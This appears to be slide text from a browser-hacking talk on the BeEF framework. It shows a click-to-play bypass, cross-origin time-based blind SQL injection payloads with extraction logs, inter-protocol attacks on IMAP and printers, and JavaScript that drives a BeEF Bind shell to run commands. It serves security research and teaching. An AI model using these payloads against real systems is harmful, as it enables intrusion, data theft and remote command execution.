
URL	Method	Size	Type	Time	Content
http://172.16.37.1:3000/demos/basic.html	GET	304	text/javascript	< 1 ms	<script>
/hook.js	GET	200	text/javascript	484 ms	XMLHttpRequest
/dh?bh=M7BXxOmqCn0Ri0seiPdEx6dDiuG...	GET	200	text/javascript	499 ms	XMLHttpRequest

ALL YOUR BUG ARE BELONG TO ME!

Attacking Plugins

- Firefox click-to-play bypassed


```
</html>
<head>
  <style type='text/css'>
    #overlay {
      background-color: black;
      position: absolute;
      top: 0px;
      left: 0px;
      width: 550px;
      height: 450px;
      color: white;
      text-align: center;
      padding-top: 100px;
      pointer-events: none;
    }
  </style>
  <body>
    <div id="overlay">Click here</div>
    <applet code="Foo.class" width="500" height="500"/>
  </body>
</html>
```



Attacking Plugins

- All these bypasses are now patched (there might be other 0days in the wild)
- Still, Click-to-Play really decreases the effectiveness of attacking plugins
 - Unless your browser is Internet Explorer 😊

Attacking Web Applications



Attacking Web Applications

- In most situations the Same Origin Policy (SOP) prevents you from reading the HTTP response when sending cross-origin requests.
- Fair enough...what if I just want to send the request, and I don't care about the response?
 - ALL GOOD THEN!

Attacking Web Applications

Chrome 26: Network tab

<input type="checkbox"/>	xhr?param=value browserhacker.com	GET	(cancel...)	Pending	XHR-x-domain.h! Script	13 B 0 B	484 ms -
<input type="checkbox"/>	xhr browserhacker.com	POST	(cancel...)	Pending	XHR-x-domain.h! Script	13 B 0 B	483 ms -

Chrome 26: Console tab

- ✘ XMLHttpRequest cannot load http://browserhacker.com:4000/xhr. Origin http://192.168.0.2 is not allowed by Access-Control-Allow-Origin. XHR-x-domain.html:1
- ✘ XMLHttpRequest cannot load http://browserhacker.com:4000/xhr?param=value. Origin http://192.168.0.2 is not allowed by Access-Control-Allow-Origin. XHR-x-domain.html:1

>

Ruby server logs: the requests arrive correctly.

```
POST from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31]
"[+] Content-Type [text/plain]"
"[+] Body [a001 LIST \r\n]"
GET from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31]
"[+] Request params [param -> value]"
```

Attacking Web Applications

- The request can be sent “blindly”
- (Without a SOP bypass) you can't exploit from the browser Directory-Traversal or other kind of injections where you require to read the response
- What you CAN exploit:
 - RCE, XSS, SQL injection (with Time-based blind techniques) and more...

Attacking Web Applications

- Time-based blind SQLi vectors can always be used (MSSQL, MySQL, PostgreSQL mostly)
 - You can monitor the timing of your requests cross-origin (without any SOP violations)
 - If request timing is $>$ average timing \Rightarrow injectable

The screenshot shows a network request in a browser's developer tools. The request is a GET to `challenge_3?book_id=1&_ =1365` on `dvsl.local:4000`, returning a 200 OK status with 2.1 KB of data. A subsequent request to `http://dvsl.local:4000/challenge_3?book_id=1%20AND%20SLEEP(5)&_ =1365857690444` is shown with a response time of 5.03s, indicating a successful time-based SQL injection. The 'Params' tab is active, showing the injected payload: `book_id 1 AND SLEEP(5)`.

Request	Status	Location	Size	Time
GET challenge_3?book_id=1&_ =1365	200 OK	dvsl.local:4000	2.1 KB	7ms
http://dvsl.local:4000/challenge_3?book_id=1%20AND%20SLEEP(5)&_ =1365857690444		dvsl.local:4000	1.8 KB	5.03s

Params Headers Response Cache HTML Cookies

```
1365857690444
book_id 1 AND SLEEP(5)
```

Attacking Web Applications

- With MSSQL it's even better
 - Concurrent WAITFOR statements are handled in a thread-pool
 - You can parallelize data dumping from the hooked browser using multiple WebWorkers
 - The source IP of the attacks is the hooked browser
 - Imagine doing this from a backdoor'd Chrome extension -> it's like SQLmap 😊

Attacking Web Application



```
browserhacker.com/time-based-sqli/time-based-byte-inference.html
Elements Resources Network Sources Timeline Profiles Audits Console
AS%20NVARCHAR(4000)),CHAR(32))),17,1))%3E50)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
XMLHttpRequest cannot load http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING((SELECT%20ISNULL...
AS%20NVARCHAR(4000)),CHAR(32))),16,1))%3E49)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
Retrieved char [50] at position [16]
Workers done [3]. DataLength [18]
Uncaught Error: NETWORK_ERR: XMLHttpRequest Exception 101 worker.js:58
XMLHttpRequest cannot load http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING((SELECT%20ISNULL...
AS%20NVARCHAR(4000)),CHAR(32))),17,1))%3E51)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
Retrieved char [51] at position [17]
Workers done [4]. DataLength [18]
Uncaught Error: NETWORK_ERR: XMLHttpRequest Exception 101 worker.js:58
Waiting for workers to complete...Successful workers done [17] time-based-byte-inference.html:92
Waiting for workers to complete...Successful workers done [17] time-based-byte-inference.html:92
XMLHttpRequest cannot load http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING((SELECT%20ISNULL...
AS%20NVARCHAR(4000)),CHAR(32))),18,1))%3E51)%20WAITFOR%20DELAY%20'0:0:2'--. Origin http://browserhacker.com
is not allowed by Access-Control-Allow-Origin.
Retrieved char [52] at position [18]
Workers done [5]. DataLength [18]
Uncaught Error: NETWORK_ERR: XMLHttpRequest Exception 101 worker.js:58
Successful workers done [18] time-based-byte-inference.html:75
Finishing... time-based-byte-inference.html:82
Database name is: sql_InjEction_1234 time-based-byte-inference.html:39
Total time [44.043] seconds. time-based-byte-inference.html:41
```

ALL YOUR BUG
ARE BELONG
TO ME!

Attacking Web Applications




```
browserhacker.com/time-based-sqli/time-based-byte-inference.html
Google

Console HTML CSS Script DOM Net Cookies
Clear Persist Profile All Errors Warnings Info Debug Info Cookies
▶ GET http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(...),18,1))%3E51)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
Retrieved char [51] at position [17] time-b...ce.html (line 52)
Workers done [6]. DataLength [18] time-b...ce.html (line 52)
Waiting for workers to complete...Successful workers done [14] time-b...ce.html (line 93)
▶ GET http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(...),13,1))%3E110)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 9ms
▶ GET http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(...),13,1))%3E109)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
▶ GET http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(...),12,1))%3E110)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
▶ GET http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(...),14,1))%3E94)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 2.01s
Waiting for workers to complete...Successful workers done [14] time-b...ce.html (line 93)
Retrieved char [52] at position [18] time-b...ce.html (line 52)
Workers done [7]. DataLength [18] time-b...ce.html (line 52)
Waiting for workers to complete...Successful workers done [15] time-b...ce.html (line 93)
Retrieved char [110] at position [13] time-b...ce.html (line 52)
Workers done [8]. DataLength [18] time-b...ce.html (line 52)
▶ GET http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(...),12,1))%3E111)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 10ms
▶ GET http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(...),14,1))%3E95)%20WAITFOR%20DELAY%20%270:0:2%27-- 200 OK 9ms
Retrieved char [111] at position [12] time-b...ce.html (line 52)
Workers done [9]. DataLength [18] time-b...ce.html (line 52)
Retrieved char [95] at position [14] time-b...ce.html (line 52)
Workers done [10]. DataLength [18] time-b...ce.html (line 52)
Successful workers done [18] time-b...ce.html (line 75)
Finishing... time-b...ce.html (line 82)
Database name is: sql_InjEction_1234 time-b...ce.html (line 39)
Total time [30.063] seconds. time-b...ce.html (line 41)
```

Attacking Web Applications

- You can also exploit Remote Command Execution blindly
 - DNS hijack routers
 - All Jboss JMX-related bugs (jsp ->reverse shell)
 - Glassfish (jsp ->reverse shell)
 - M0n0wall RCE (php -> reverse shell)
- All blindly, cross-origin, not from your browsers, and without XSS

Attacking Networks



Attacking Networks

- From JavaScript you can:
 - Get the hooked browser internal IP address
 - Back in the days: unsigned Java applet
 - Nowadays: WebRTC (Firefox/Chrome)
 - Ping Sweeping
 - Identify which hosts in the subnet are alive
 - Port scanning
 - Port-banning limitation ☹️

Attacking Networks

- What about attacking non-HTTP services from HTTP?
 - Error tolerance of the target protocol
 - Receiving garbage the socket isn't closed
 - Mostly ASCII protocols: IMAP, SMTP, POP, JETDIRECT, FAX-related, SCADA-related, etc..
 - Dealing with data encapsulation
 - POST request with text/plain content-type

Attacking Networks

- IMAP example (Eudora):

```
◊ >>> POST /abc.html HTTP/1.1
◊ Host: 172.16.37.151:143
◊ User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0
◊ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
◊ Accept-Language: en-US,en;q=0.5
◊ Accept-Encoding: gzip, deflate
◊ DNT: 1
◊ Connection: keep-alive
◊ Content-Type: text/plain
◊ Content-Length: 44
◊
◊ data1=a01 login root password
◊ a002 logout
◊ <<< POST BAD command "/abc.html" unrecognized or not valid in the current state
◊
◊ <<< Host: BAD command "172.16.37.151:143" unrecognized or not valid in the current state
◊
◊ <<< Accept: BAD command "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" unrecognized
◊
◊ <<< Accept-Encoding: BAD command "gzip," unrecognized or not valid in the current state
◊
◊ <<< DNT: BAD command "1" unrecognized or not valid in the current state
◊
◊ <<< Content-Type: BAD command "text/plain" unrecognized or not valid in the current state
◊
◊ >>> data1=a01 LOGIN root *****
◊ <<< data1=a01 NO LOGIN root username/password incorrect
◊
◊ <<< * BYE IMAP4 Server logging out
◊ a002 OK LOGOUT completed
```


HTTP Headers are parsed as bad commands.

POST body contains valid commands.

Attacking Networks

- Printing for fun (thanks jetdirect)


```
var body = "Hi from BeEF!\n";  
var ip = "10.90.1.131";  
var port = 9100;  
var xhr = new XMLHttpRequest();  
xhr.open("POST", "http://" + ip + ":" + port + "/", false);  
xhr.setRequestHeader("Content-Type", "text/plain");  
xhr.setRequestHeader('Accept', '*/*');  
xhr.setRequestHeader("Accept-Language", "en");  
xhr.send(body);
```



Attacking Networks

- Printing for fun (thanks jetdirect)

```
var body = String.fromCharCode(27) +
"%-12345X@PJL ENTER LANGUAGE = POSTSCRIPT\r\n"
+ "%!PS\r\n"
+ "/Courier findfont\r\n"
+ "20 scalefont\r\n"
+ "setfont\r\n"
+ "72 500 moveto\r\n"
+ "(Demonstrating IPC) show\r\n"
+ "showpage\r\n"
+ String.fromCharCode(27) + "%-12345X";
```




Attacking Networks

- BeEF Bind
 - Staging bind shellcode for 32/64 bit Windows/Linux
 - Works as a WebServer
 - Send the small stager with the first POST request that is exploiting the bug
 - Stager runs in memory, binds a socket on port X
 - Second POST request to port X with stage
 - The server replies with Access-Control-Allow-Origin: *

Attacking Networks

- Cross-origin Interaction with BeEF Bind:



The screenshot shows a browser window with the address bar at browserhacker.com. The console displays the following JavaScript code and output:

```
POST http://172.16.37.151:3000/ Aborted 1.98s debugg...al code (line 45)
10
POST http://172.16.37.151:4444/ 2ms debugg...al code (line 45)
>>> var uri = "http://172.16.37.151"; var port = 444...nd with \n only
xhr.send("cmd=" + cmd + "\r\n");
POST http://172.16.37.151:4444/ 200 OK 1s debugg...al code (line 15)
undefined
```

The code in the console is:

```
var uri = "http://172.16.37.151";
var port = 4444;
var cmd = "netstat -na"
xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
  if (xhr.readyState == 4) {
    console.log(xhr.responseText);
  }
}
xhr.open("POST", uri + ":" + port, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept', '*/*');
xhr.setRequestHeader("Accept-Language", "en");
// if you use BeEF Bind Linux, terminate the command with \n only
xhr.send("cmd=" + cmd + "\r\n");
```

The Windows command prompt shows the following output:

```
C:\Program Files\ActiveFax\Server>netstat -na

